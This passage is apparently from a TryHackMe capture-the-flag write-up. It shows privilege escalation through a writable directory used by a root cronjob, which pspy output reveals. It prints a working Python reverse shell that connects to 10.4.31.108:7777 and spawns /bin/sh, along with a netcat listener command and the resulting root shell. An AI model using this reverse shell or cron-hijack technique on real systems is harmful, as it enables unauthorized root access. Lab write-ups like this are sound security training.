meaghyn@ubuntu:~$ chmod +x pspy64
meaghyn@ubuntu:~$ ./pspy64
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for
processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /op
t] (recursive) | [] (non-recursive)
initializing fs watcher: Can't create watcher: adding watch to /usr/src/linux-headers-4.4.0-186-gene
ric/include/config/snd/soc/intel: errno: 28
initializing fs watcher: Can't create watcher: adding watch to /usr/src/linux-headers-4.4.0-186-gene
ric/include/config/snd/soc/intel/broadwell: errno: 28
initializing fs watcher: Can't create watcher: adding watch to /usr/src/linux-headers-4.4.0-186-gene
ric/include/config/snd/soc/intel/byt: errno: 28
```

Be patient. You will see A LOT of output appearing in front of you!!
Let the tool do its thing and just watch.. and the magic happens :)



```
2021/04/17 22:09:16 CMD: UID=0    PID=1749   | ps -e -o pid,ppid,state,command
2021/04/17 22:10:01 CMD: UID=0    PID=1752   | python3 /home/meaghyn/.noises/.noises.py
2021/04/17 22:10:01 CMD: UID=0    PID=1751   | /bin/sh -c python3 /home/meaghyn/.noises/.noises.py
2021/04/17 22:10:01 CMD: UID=0    PID=1750   | /usr/sbin/CRON -f
2021/04/17 22:10:17 CMD: UID=0    PID=1753   | ps -e -o pid,ppid,state,command
2021/04/17 22:11:01 CMD: UID=0    PID=1756   | python3 /home/meaghyn/.noises/.noises.py
2021/04/17 22:11:01 CMD: UID=0    PID=1755   | /bin/sh -c python3 /home/meaghyn/.noises/.noises.py
2021/04/17 22:11:01 CMD: UID=0    PID=1754   | /usr/sbin/CRON -f
2021/04/17 22:11:18 CMD: UID=0    PID=1757   | ps -e -o pid,ppid,state,command
2021/04/17 22:12:01 CMD: UID=0    PID=1760   | python3 /home/meaghyn/.noises/.noises.py
2021/04/17 22:12:01 CMD: UID=0    PID=1759   | /bin/sh -c python3 /home/meaghyn/.noises/.noises.py
2021/04/17 22:12:01 CMD: UID=0    PID=1758   | /usr/sbin/CRON -f
2021/04/17 22:12:19 CMD: UID=0    PID=1761   | ps -e -o pid,ppid,state,command
2021/04/17 22:13:01 CMD: UID=0    PID=1764   | python3 /home/meaghyn/.noises/.noises.py
2021/04/17 22:13:01 CMD: UID=0    PID=1763   | /bin/sh -c python3 /home/meaghyn/.noises/.noises.py
2021/04/17 22:13:01 CMD: UID=0    PID=1762   | /usr/sbin/CRON -f
^CExiting program... (interrupt)
meaghyn@ubuntu:~$
```


Now we know that there is a cronjob running every minute, and the script is inside the directory .noises

What we are going to do is put a reverse shell in there, so the next time the cronjob runs, we can listen from our computer, and get a shell.

The script is super simple! I am pretty horrible with Python, so I had to review the PEH course by the Cyber Mentor to go through the little of python that I know, and I managed to write a reverse shell that **WORKS** (I was super happy about that)

You are very welcome to fork it or copy it from here [Cyber Lola's GitHub]()

cd into .noises and through nano you can make a new file containing the reverse shell. I named my file "sounds.py"
Make sure to change the IP inside for your IP. You can leave the port as 7777 or choose another one of your liking.




```
  GNU nano 2.5.3                       File: sounds.py

#!/usr/bin/env python3

import socket,subprocess,os;

HOST = "10.4.31.108"
PORT = 7777
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((HOST,PORT));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
```

BEFORE saving... set up a netcat listener in your computer! If you like my choice of port 7777 then the listener will be

nc -lvnp 7777

save your reverse shell... wait patiently for another minute so the cronjob will excecute …




```
└──╼ $nc -lvnp 7777
listening on [any] 7777 ...
connect to [10.4.31.108] from (UNKNOWN) [10.10.205.29] 37704
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls
root.flag
# cat root.flag
```

BOOM, you have your shell, and after typing whoami you can see you have gained root!!

cat root.flag

DONE!!



Tribute

A room created for WithYouWithMe 22 Apri

Congratulations

You've completed the room!

If you followed up to here and finished the room, **CONGRATULATIONS!! WELL DONE!**

I hope I was clear on all explanations and steps to complete the room.

If you have any questions or if I can help in any way, please contact me on

LinkedIn or Twitter and I will be very happy to help!

Thank you very much for using my writeup!

CryptoTzipi (on TryHackMe)
CyberLola (everywhere else)